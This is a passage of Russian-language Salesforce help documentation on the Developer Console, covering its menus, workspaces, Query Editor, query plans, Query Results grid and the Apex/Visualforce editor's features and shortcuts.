
1. Щелкните *Свое имя*.
2. Щелкните **Консоль разработчика**.

Чтобы открыть Консоль разработчика в Lightning Experience,

1. щелкните меню быстрого доступа (⚙️).
2. Щелкните **Консоль разработчика**.

## Общие сведения о пользовательском интерфейсе консоли разработчика

Консоль разработчика содержит набор полезных инструментов для кодирования, отладки и тестирования приложений.



Консоль разработчика состоит из следующих разделов:

1. [Строка меню](#)
2. [Рабочее пространство](#), содержащее вкладку для каждого открытого элемента

### 3. Панели Logs, Tests и Problems

#### Строка меню

Ниже перечислены раскрывающиеся меню, доступные в строке меню.

- Меню **File** позволяет открывать и создавать ресурсы.
- Меню **Edit** позволяет искать и редактировать файлы кода.
- Меню **Debug** предоставляет доступ к разным инструментам и параметрам.
- Меню **Test** предоставляет доступ к инструментам тестирования.
- Меню **Workspace** позволяет выбирать и управлять рабочими пространствами.
- Меню **Help** содержит ссылки на интерактивную справку, описание клавиш быстрого доступа и страницу настроек консоли разработчика.

#### Рабочее пространство

Рабочее пространство — это набор ресурсов, представленных в виде вкладок на основной панели консоли разработчика. Подробное представление или окно редактора, отображаемое на каждой вкладке, определяется типом ресурса, открытого на вкладке. Например, исходный код открывается в представлении Source Code Editor, журналы открываются в представлении Log Inspector и т. д.


При необходимости создайте рабочее пространство для любой группы ресурсов, совместное использование которых позволяет максимально удобно организовать рабочий процесс. Например, создайте одно рабочее пространство для исходного кода, а другое — для журналов отладки, и переключайтесь между ними по мере необходимости.

См. раздел «Рабочие пространства консоли разработчика».

#### Панели Logs, Tests и Problems

Нижняя панель консоли разработчика содержит набор полезных вкладок.

- Вкладка **Logs** отображает доступные журналы.
- Вкладка **Tests** отображает доступные тесты.
- Вкладка **Checkpoints** отображает доступные контрольные точки.
- Вкладка **Query Editor** позволяет выполнять запрос SOQL или SOSL для данных организации.
- Вкладка **View State** (при наличии) позволяет проверять состояние просмотра страницы Visualforce.
- Вкладка **Progress** отображает все асинхронные запросы в режиме реального времени. Чтобы просмотреть только выполняемые операции, установите флажок **Hide Finished Runs**. Чтобы завершить все невыполненные развертывания, нажмите кнопку **Cancel All Deployments**. По завершении развертывания оставшийся поток опроса отображается на вкладке Progress с небольшим опозданием. Частичные развертывания не поддерживаются. Чтобы очистить задачу опроса, обновите консоль разработчика.
- Вкладка **Problems** отображает сведения об ошибках компиляции в представлении Source Code Editor. Компиляция и проверка внесенных изменений выполняются в фоновом режиме. Строки редактируемого кода, содержащие ошибки, помечаются индикатором ошибки. Чтобы открыть строку кода, содержащую ошибку, щелкните нужную строку на вкладке **Problems**.

 **Прим.:** Консоль разработчика прекращает опрос на наличие новых журналов, тестовых запусков и контрольных точек после 20 минут простоя. Чтобы возобновить обновления, последовательно выберите пункты **Debug > Resume Updating**.

## Клавиши быстрого доступа

Чтобы просмотреть список клавиш быстрого доступа, поддерживаемых консолью разработчика, последовательно выберите пункты **Help > Shortcut Keys** или воспользуйтесь комбинацией клавиш CTRL + SHIFT + ?.

СМ. ТАКЖЕ:

[Использование консоли разработчика](#)

[Меню File](#)

[Меню Debug](#)

[Query Editor](#)

[Вкладка Logs](#)

[Вкладка Checkpoints](#)

## Использование консоли разработчика

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования консоли разработчика: «Просмотр всех данных»

Для выполнения анонимного Apex: «Автор Apex»

Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса: «API включен»

Для сохранения изменений в классах и триггерах Apex: «Автор Apex»

Для сохранения изменений на страницах и в компонентах Visualforce: «Настройка приложения»

Для сохранения изменений в ресурсах Lightning: «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## Что такое консоль разработчика?

Консоль разработчика — это интегрированная среда разработки, предоставляющая доступ к набору инструментов, позволяющих создавать, отлаживать и тестировать приложения в организации Salesforce.

Дополнительную информацию о Консоли разработчика см. в разделе «[Общие сведения о пользовательском интерфейсе консоли разработчика](#)». Последние новости и материалы по разработке Salesforce см. на веб-узле [developer.salesforce.com](https://developer.salesforce.com).

## Как может использоваться консоль разработчика?

Консоль разработчика позволяет выполнять разные задачи разработки.

### Отладка и устранение неполадок

Консоль разработчика предоставляет быстрый доступ к набору инструментов, обеспечивающих эффективное отслеживание логических ошибок.



- **Просмотр журналов.** Чтобы просмотреть список журналов, воспользуйтесь вкладкой Logs. Чтобы открыть журналы, воспользуйтесь представлением Log Inspector. Представление Log Inspector — это контекстно-зависимая область выполнения, отображающая источник, причину и результаты операции. Данный инструмент позволяет просматривать журналы отладки, содержащие события базы данных, процессы обработки Apex, бизнес-процессы и логику проверки.
- **Настройка и просмотр контрольных точек в коде Apex.** Чтобы задать контрольные точки для определения источника ошибок, воспользуйтесь консолью разработчика. Например, чтобы определить причину отображения ошибки в результате выполнения определенного запроса, пользователь может просмотреть процесс выполнения, найти логический блок, содержащий ошибку, и задать контрольную точку. Чтобы получить более полное представление о возможных способах исправления кода, пользователь может повторно выполнить процесс и просмотреть запрос в указанной точке. В отличие от традиционной программы-отладчика, консоль разработчика не позволяет делать паузы во время выполнения, но при этом доступна удаленным разработчикам и не требует широкого использования команд `System.debug` в коде.

### Редактирование и навигация по исходному коду

Консоль разработчика позволяет просматривать, открывать, редактировать и создавать файлы исходного кода.

- **Просмотр пакетов в организации.** Просмотрите содержимое пакетов, созданных в организации.
- **Просмотр и редактирование классов и триггеров Apex.** Откройте и измените триггеры и классы Apex или откройте представление определений настраиваемого объекта, доступное только для чтения.
- **Просмотр и редактирование компонентов Lightning.** Откройте и измените ресурсы Lightning (например, приложение, компонент, событие или интерфейс).
- **Просмотр и редактирование страниц и компонентов Visualforce.** Откройте и измените страницы и компоненты Visualforce.
- **Использование Source Code Editor.** Откройте рабочий набор файлов кода, поддерживающий удобное переключение между файлами. Представление Source Code Editor консоли разработчика поддерживает функцию автозаполнения для кода Apex.

### Тестирование и проверка производительности

Консоль разработчика поддерживает разные функции, предназначенные для тестирования кода и анализа производительности.

- **Тестирование кода Apex.** Чтобы проверить покрытие кода и выполнить тесты Apex, включая поблочные тесты, функциональные тесты и регрессионные тесты, воспользуйтесь консолью разработчика. Чтобы упростить процесс разработки надежного безошибочного кода, Apex поддерживает создание и выполнение *поблочных тестов*. Поблочный тест — это метод класса, позволяющий проверить работу отдельного фрагмента кода. Методы поблочного теста не используют аргументы, не передают данные в базу данных, не отправляют сообщения эл. почты, но помечаются ключевым словом `testMethod` или примечанием `isTest` в определении метода. Кроме того, методы теста должны быть заданы в классах теста (классы с примечанием `isTest`).
- **Проверка журналов на наличие ошибок производительности.** Представление Log Inspector — это контекстно-зависимая область выполнения, отображающая источник, причину и результаты операции. Данный инструмент позволяет просматривать журналы отладки, содержащие события базы данных, процессы обработки Apex, бизнес-процессы и логику проверки. Вкладка Performance Tree журнала отладки позволяет просматривать совокупную производительность по отдельным операциям. Панель Executed Units разбивает запрос по времени и типу, а также фильтрует выбранные временные интервалы по методам, запросам, бизнес-правилам, выноскам, DML, проверкам, триггерам и страницам, позволяя более точно определить область поиска ошибок производительности. Панель Timeline позволяет просматривать временную шкалу для всего запроса и отдельные события для выбранного блока. Панель Limits содержит сводные данные по количеству использованных ресурсов и сопоставляет эти показатели с действующими ограничениями.

### Выполнение запросов SOQL и SOSL

Консоль разработчика поддерживает удобный интерфейс для управления запросами SOQL и SOSL.

- **Редактирование и выполнение запросов SOQL и SOSL.** Вкладка **Query Editor** позволяет отправлять запросы на данные организации.
- **Просмотр результатов запроса.** Результаты отображаются в сетке Query Results, позволяющей открывать, создавать, обновлять и удалять записи. При просмотре результатов многообъектного поиска SOSL каждый объект отображается на отдельной вкладке.

СМ. ТАКЖЕ:

[Открытие консоли разработчика](#)

[Общие сведения о пользовательском интерфейсе консоли разработчика](#)

[Меню File](#)

[Вкладка Logs](#)

[Примеры использования представления Log Inspector](#)

## Использование командной строки на консоли разработчика

Чтобы открыть или закрыть окно командной строки на консоли разработчика, воспользуйтесь комбинацией клавиш **CTRL + SHIFT + L**. Ниже перечислены доступные команды.

| Команда               | Параметры   | Описание   |
|-----------------------|---|--|
| commands              | Нет   | Список всех команд.  |
| exec <операторы Apex> | <операторы Apex>: как минимум один оператор Apex. | Выполнение <операторы Apex> и создание журнала.  |
| exec [-o   -r]        | Нет   | -o: открытие окна Enter Apex Code.<br>-r: выполнение кода в окне Enter Apex Code и создание журнала. |
| find <строка>         | <строка>: строка символов.                        | Поиск строки в журнале.  |
| help                  | Нет   | Справка по просмотру сведений о командах.  |
| man <команда>         | <команда>: команда окна командной строки.         | Отображение описания команды.  |

## Рабочие пространства консоли разработчика

Рабочее пространство — это набор ресурсов, представленных в виде вкладок на основной панели консоли разработчика. Подробное представление или окно редактора, отображаемое на каждой вкладке, определяется типом ресурса, открытого на вкладке. Например, исходный код открывается в представлении Source Code Editor, журналы открываются в представлении Log Inspector и т. д.


При необходимости создайте рабочее пространство для любой группы ресурсов, совместное использование которых позволяет максимально удобно организовать рабочий процесс. Например, создайте одно рабочее пространство для исходного кода, а другое — для журналов отладки, и переключайтесь между ними по мере необходимости.

Меню **Workspace** содержит все необходимые ссылки.

- **Switch Workspace:** выбор сохраненного рабочего пространства.
- **New Workspace:** создание рабочего пространства. Введите имя рабочего пространства и нажмите кнопку «Ок». Откройте нужные ресурсы в рабочем пространстве. Чтобы сохранить рабочее пространство, выберите другое рабочее пространство или закройте консоль разработчика.
- **Rename Current Workspace:** переименование текущего рабочего пространства.
- **Workspace Manager:** открытие всплывающего окна, позволяющего просматривать, открывать, создавать и удалять рабочие пространства.

Ниже перечислены типы ресурсов, которые могут быть открыты в рабочем пространстве консоли разработчика.

- Журналы открываются в представлении [Log Inspector](#).
- Контрольные точки открываются в представлении [Checkpoint Inspector](#).
- Классы и триггеры Apex, а также страницы и компоненты Visualforce, открываются в представлении [Source Code Editor](#).
- Метаданные организации и прочие некодовые ресурсы открываются в представлении [Object Inspector](#).
- Результаты запроса, перечисленные на вкладке [Query Editor](#), открываются в редактируемой сетке Query Results.
- Выполненные тестовые запуски, перечисленные на вкладке [Tests](#), открываются в представлении Test Results.

Чтобы свернуть неиспользуемые панели, воспользуйтесь кнопками . Щелкните нужную свернутую панель для ее временного отображения. Панель автоматически сворачивается при перемещении курсора за ее пределы.

При выборе другого рабочего пространства или закрытии консоли разработчика состояние вкладок (и их панелей) в текущем рабочем пространстве сохраняется. При отсутствии созданного рабочего пространства конфигурация сохраняется как стандартное рабочее пространство.

## Навигация по вкладкам



Чтобы выбрать другую вкладку рабочего пространства, откройте соответствующую вкладку или воспользуйтесь указанными ниже клавишами быстрого доступа.

- Влево: CTRL + Page Up
- Вправо: CTRL + Page Down

## Навигация по журналу просмотров

Чтобы пролистать журнал просмотров, нажмите кнопки  или воспользуйтесь указанными ниже клавишами быстрого доступа.

- Назад: CTRL + ,
- Вперед: CTRL + .

При нажатии кнопки  (или CTRL + ,) отображаются предыдущие вкладки в порядке их просмотра. Кнопка  активируется только при просмотре журнала.

СМ. ТАКЖЕ:

[Общие сведения о пользовательском интерфейсе консоли разработчика](#)  
[Source Code Editor](#)

## Меню File

Меню **File** консоли разработчика позволяет управлять триггерами и классами Apex, а также страницами или компонентами Visualforce и статическими ресурсами (текст, XML, JavaScript или CSS). Ниже перечислены доступные пункты меню.


- **New:** создание и открытие ресурса в представлении [Source Code Editor](#). Ниже перечислены ресурсы, доступные для создания.
  - Класс или триггер Apex. Чтобы создать триггер Apex, сначала выберите объект для связывания с триггером.
  - Приложение, компонент, событие или интерфейс Lightning. Дополнительную информацию см. в разделе «[Общие сведения об инфраструктуре компонентов Lightning](#)» на странице 5643.
    - 📌 **Прим.:** Чтобы создать ресурсы Lightning, воспользуйтесь организацией Developer Edition, поддерживающей префикс пространства имен.
  - Страница или компонент Visualforce.
  - Файл статических ресурсов (текст, XML, JavaScript или CSS).
- **Open:** отображение [окна Open меню File](#), позволяющего просматривать и открывать код приложения и объекты данных.
- **Open Resource:** отображение окна Open Resource, позволяющего искать файлы по имени.
- **Open Log:** открытие выбранного журнала в представлении [Log Inspector](#). При необходимости воспользуйтесь вкладкой [Logs](#).
- **Open Raw Log:** открытие выбранного журнала в виде обычного текста.
- **Download Log:** сохранение текстовой копии выбранного журнала на локальном компьютере.
- **Save:** сохранение элемента на активной вкладке.
- **Save All:** сохранение изменений на всех вкладках, открытых в рабочем пространстве. Данный пункт меню позволяет сохранить набор зависимых изменений.
- **Delete:** удаление элемента на активной вкладке. Пользователи могут удалять только классы и триггеры Apex, страницы Visualforce и файлы статических ресурсов.
- **Close:** закрытие активной вкладки.
- **Close All:** закрытие всех вкладок, открытых в рабочем пространстве. При наличии несохраненных изменений отображается запрос на сохранение.

СМ. ТАКЖЕ:

[Использование окна Open меню File](#)  
[Source Code Editor](#)  
[Object Inspector](#)

## Использование окна Open меню File


Окно Open (**File > Open**) в меню консоли разработчика позволяет просматривать и открывать код приложения и объекты данных.



Чтобы выбрать элемент в окне **Open**, выполните указанные ниже действия.

1. Выберите нужный тип элемента в столбце **Setup Entity Type**.
2. Чтобы найти нужный элемент, прокрутите содержимое столбца **Entities**.  
Чтобы отфильтровать отображаемые элементы, щелкните текстовую область **Filter** и введите текстовую строку для отображения только элементов, соответствующих заданному критерию фильтрации. Поиск чувствителен к регистру.
3. Чтобы просмотреть связанные элементы в столбце **Related**, щелкните нужный элемент один раз.  
Например, чтобы просмотреть классы Apex, использующие объект, щелкните соответствующий объект.
4. Чтобы открыть элемент в новой вкладке, дважды щелкните или выберите нужный элемент и нажмите кнопку **Open**.  
Файлы кода открываются в представлении Source Code Editor, а объекты данных — в представлении Object Inspector.

При необходимости просмотрите и откройте содержимое пакетов организации в окне Open (**File > Open**). Пользователи могут просматривать полное содержимое пакетов, а также открывать файлы кода и настраиваемые объекты, хранящиеся в пакете. Другие элементы пакета (например, настраиваемые поля и правила проверки) могут быть просмотрены только в списке.

 **Прим.:** Содержимое управляемых пакетов, установленных в организации, недоступно для просмотра или редактирования. Пользователи могут просматривать, открывать и редактировать объекты неуправляемых пакетов как собственные.

СМ. ТАКЖЕ:

[Source Code Editor](#)

[Log Inspector](#)

[Object Inspector](#)

## Меню Edit

Меню **Edit** консоли разработчика позволяет искать и редактировать файлы кода.

- **Find:** поиск выбранного текста по текущему представлению. При отсутствии выбранного текста открывается диалоговое окно поиска обозревателя.
- **Find Next:** поиск следующего совпадения для выбранного или указанного текста по текущему представлению.
- **Find/Replace:** поиск и замена выбранного или указанного текста по текущему представлению.
- **Search in Files:** открытие диалогового окна поиска для поиска содержимого всех файлов кода.
- **Fix Indentation:** исправление отступа в текущем файле кода.

## Меню Debug

Меню **Debug** консоли разработчика позволяет управлять журналами и выполнять анонимный Apex. Ниже перечислены доступные пункты меню.

- **Open Execute Anonymous Window:** открытие нового окна, позволяющего вводить код Apex для тестирования. См. раздел [«Выполнение анонимного кода Apex»](#).
- **Execute Last:** выполнение последней записи в окне Enter Apex Code.
- **Switch Perspective:** выбор перспективы в списке доступных стандартных и настраиваемых перспектив. См. раздел [«Log Inspector»](#).
- **View Log Panels:** отображение списка доступных панелей для использования в перспективе.
- **Perspective Manager:** открытие представления Perspective Manager. См. раздел [«Управление перспективами в представлении Log Inspector»](#).
- **Save Perspective:** сохранение изменений, внесенных после открытия текущей перспективы.
- **Save Perspective As:** сохранение копии текущей перспективы под другим именем.
- **Auto-Hide Logs:** сокрытие текущих журналов при обновлении страницы.
- **Show My Current Logs Only:** данный флажок установлен по умолчанию. Чтобы просмотреть все журналы, сохраненные для организации, включая журналы, созданные другими пользователями, снимите данный флажок.
- **Show My Current Checkpoints Only:** данный флажок установлен по умолчанию. Чтобы просмотреть все контрольные точки, сохраненные для организации, включая контрольные точки, созданные другими пользователями, снимите данный флажок.
- **Clear:** чтобы удалить текущие данные из кэша и обновить отображаемые данные, выберите **Log Panel, Checkpoint Results Panel** или **Checkpoint Locations**.
- **Resume Updating:** восстановление подключения к серверу. Данный пункт меню отображается только при отмене опроса в результате простоя.
- **Change Log Levels:** открытие диалогового окна параметров журнала для определения уровней регистрации будущих запросов. См. раздел [Уровни журнала отладки](#).

 **Прим.:** Некоторые пункты меню **Debug** доступны только после создания журнала.

СМ. ТАКЖЕ:

[Выполнение анонимного кода Apex](#)


[Log Inspector](#)

[Управление перспективами в представлении Log Inspector](#)

[Уровни журнала отладки](#)

## Query Editor

Рекомендуем использовать вкладку Query Editor консоли разработчика для выполнения запроса SOQL или поиска SOSL для данных организации. Панель History отображает последние 10 запросов для быстрого повторного использования. Результаты отображаются в сетке Query Results, позволяющей открывать, создавать, обновлять и удалять записи. При просмотре результатов многообъектного поиска SOSL каждый объект отображается на отдельной вкладке.



### Выполнение запроса SOQL или поиска SOSL

Чтобы выполнить запросы SOQL или поиски SOSL, воспользуйтесь панелью Query Editor консоли разработчика.

### Извлечение планов запросов

Чтобы оптимизировать и ускорить запросы, выполняемые над большим количеством записей, воспользуйтесь инструментом Query Plan. Просмотрите планы запросов для запросов SOQL, поисков SOSL, отчетов и списковых представлений. При наличии доступных настраиваемых индексов воспользуйтесь планами запросов для определения необходимости запроса настраиваемого индекса от службы поддержки Salesforce.

### Сетка Query Results


Сетка Query Results отображает каждую запись в виде строки. При необходимости пользователи могут создавать, обновлять и удалять записи без закрытия консоли разработчика. При просмотре результатов многообъектного поиска SOSL каждый объект отображается на отдельной вкладке.

СМ. ТАКЖЕ:

### Использование консоли разработчика

## Выполнение запроса SOQL или поиска SOSL

Чтобы выполнить запросы SOQL или поиски SOSL, воспользуйтесь панелью Query Editor консоли разработчика.

1. Введите запрос SOQL или поиск SOSL на панели Query Editor.
2. Чтобы отправить запрос на объекты инструментария (вместо объектов данных), установите флажок **Use Tooling API**.
3. Нажмите кнопку **Execute**. Ошибки выполнения запроса отображаются внизу панели Query Editor. Результаты отображаются в сетке Query Results рабочего пространства консоли разработчика.
4.  **Внимание:** Повторное выполнение запроса инициирует удаление несохраненных изменений в сетке Query Results.

Чтобы повторно выполнить запрос, нажмите кнопку **Refresh Grid** или выберите нужный запрос на панели History и нажмите кнопку **Execute**.

Дополнительную информацию о синтаксисе запросов и поисков см. в [Справочном руководстве по Force.com SOQL и SOSL](#).

СМ. ТАКЖЕ:

[Query Editor](#)

[Извлечение планов запросов](#)

[Сетка Query Results](#)

## Извлечение планов запросов

Чтобы оптимизировать и ускорить запросы, выполняемые над большим количеством записей, воспользуйтесь инструментом Query Plan. Просмотрите планы запросов для запросов SOQL, поисков SOSL, отчетов и списковых представлений. При наличии доступных настраиваемых индексов воспользуйтесь планами запросов для определения необходимости запроса настраиваемого индекса от службы поддержки Salesforce.


Чтобы включить кнопку Query Plan на вкладке Query Editor, последовательно выберите пункты **Help > Preferences**, задайте параметру **Enable Query Plan** значение `true` и нажмите кнопку **Save**.

Чтобы получить планы запросов для запросов SOQL или поисков SOSL, введите нужный запрос и нажмите кнопку **Query Plan** на вкладке Query Editor.

Окно Query Plan отображает все операции запроса и стоимость каждой операции. Панель Notes отображает все примечания, доступные для самого первого плана запроса (план запроса, используемый в настоящее время).

Чтобы просмотреть планы запросов для отчетов или списковых представлений, выполните указанные ниже действия.

1. Найдите код отчета или спискового представления в соответствующем URL-адресе.



2. Введите код отчета или спискового представления на вкладке Query Editor и нажмите кнопку **Query Plan**.
3. Просмотрите план запроса для отчета или спискового представления.

СМ. ТАКЖЕ:

[Query Editor](#)


[Выполнение запроса SOQL или поиска SOSL](#)

[Сетка Query Results](#)

## Сетка Query Results

Сетка Query Results отображает каждую запись в виде строки. При необходимости пользователи могут создавать, обновлять и удалять записи без закрытия консоли разработчика. При просмотре результатов многообъектного поиска SOSL каждый объект отображается на отдельной вкладке.



- Чтобы открыть запись в результатах, щелкните нужную строку и нажмите кнопку **Open Detail Page**. Чтобы отредактировать запись, нажмите кнопку **Edit Page** для просмотра записи в системе Salesforce.
- Чтобы создать запись, нажмите кнопку **Insert Row**. Введите нужную информацию и нажмите кнопку **Save Rows**.
-  **Прим.:** Чтобы вставить строку, результаты запроса должны содержать все обязательные поля объекта. Обязательные поля должны быть текстовыми или числовыми. Если данные условия не выполняются, то создается пустая запись, которая не может быть сохранена. Чтобы создать запись в системе Salesforce в данном случае, нажмите кнопку **Create New**.
- Чтобы отредактировать запись внутри сетки Query Results, дважды щелкните нужную строку. Внесите нужные изменения и нажмите кнопку **Save Rows**.
- Чтобы удалить запись, выберите связанную строку и нажмите кнопку **Delete Row**.

СМ. ТАКЖЕ:

[Query Editor](#)

[Выполнение запроса SOQL или поиска SOSL](#)

[Извлечение планов запросов](#)

## Apex, Visualforce и компоненты Lightning

### Работа с кодом

Данный раздел содержит сведения об инструментах и приемах, предназначенных для изменения организации посредством кода.

- [Использование редактора для Visualforce](#)
- [Source Code Editor](#)
- [Object Inspector](#)
- [Глобальные переменные](#)
- [Допустимые значения для глобальной переменной \\$Action](#)
- [Общие сведения о коде Apex](#)
- [Visualforce](#)
- [Что такое службы эл. почты?](#)
- [Настраиваемые метки](#)

## Использование редактора для Visualforce или Apex

Ниже перечислены функции редактора, доступные при редактировании Visualforce или Apex посредством нижнего колонтитула режима разработки Visualforce или меню «Настройка».

### Выделение синтаксических элементов

Редактор автоматически применяет выделение синтаксических элементов к ключевым словам, а также ко всем функциям и операторам.

### Поиск (🔍)

Функция поиска поддерживает текстовый поиск по текущей странице, классу или триггеру. Чтобы выполнить поиск, введите строку в текстовое поле «Найти» и нажмите кнопку «Найти далее».

- Чтобы заменить найденную строку поиска другой строкой, введите новую строку в текстовое поле «Заменить» и нажмите кнопку «Заменить» для замены текущего экземпляра или кнопку «Заменить все» для замены всех экземпляров строки поиска на странице, в классе или триггере.
- Чтобы выполнить поиск с учетом регистра, установите флажок «Учитывать регистр».
- Чтобы выполнить поиск по регулярному выражению, установите флажок «Регулярные выражения». Регулярные выражения подчиняются правилам составления регулярных выражений JavaScript. Поиск по регулярным выражениям позволяет находить строки, использующие переносы.

Операция замены, выполняемая посредством строки, возвращенной поиском по регулярному выражению, может использовать найденную строку поиска для связывания групповых переменных регулярного выражения (например, \$1, \$2 и т. д.). Например, чтобы заменить тег <h1> тегом <h2> и сохранить все атрибуты исходного тега <h1>, выполните поиск по строке <h1 (\s+) (.\*) > и замените ее строкой <h2\$1\$2>.

### Переход к строке (➡)

Данная кнопка позволяет выделить указанный номер строки. Редактор автоматически переходит к строке, если она не отображается.

### Отмена (↶) и повтор (↷)

Чтобы отменить действие редактирования, щелкните значок отмены. Чтобы выполнить отмененное действие редактирования, щелкните значок повтора.

### Размер шрифта

Чтобы определить размер символов, отображаемых в редакторе, выберите размер шрифта из раскрывающегося списка.

### Положение строки и столбца

Положение курсора относительно строки и столбца отображается в строке состояния, доступной в нижней части редактора. Данная функция совместно с функцией перехода к строке (➡) может использоваться для быстрого перемещения по редактору.

### Количество строк и символов

Общее количество строк и символов отображается в строке состояния, доступной в нижней части редактора.

Ниже перечислены клавиши быстрого доступа, поддерживаемые редактором.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Apex доступен в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Visualforce доступен в версиях: **Contact Manager,**  
**Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования разметки Visualforce:

- «Настройка приложения»

Для редактирования настраиваемых контроллеров Visualforce или Apex:

- «Автор Apex»

**Tab**

Добавление символа табуляции.

**SHIFT+Tab**

Удаление символа табуляции.

**CTRL+f**

Открытие диалогового окна поиска или поиск следующего экземпляра текущей строки поиска.

**CTRL+r**

Открытие диалогового окна поиска или замена следующего экземпляра текущей строки поиска новой строкой.

**CTRL+g**

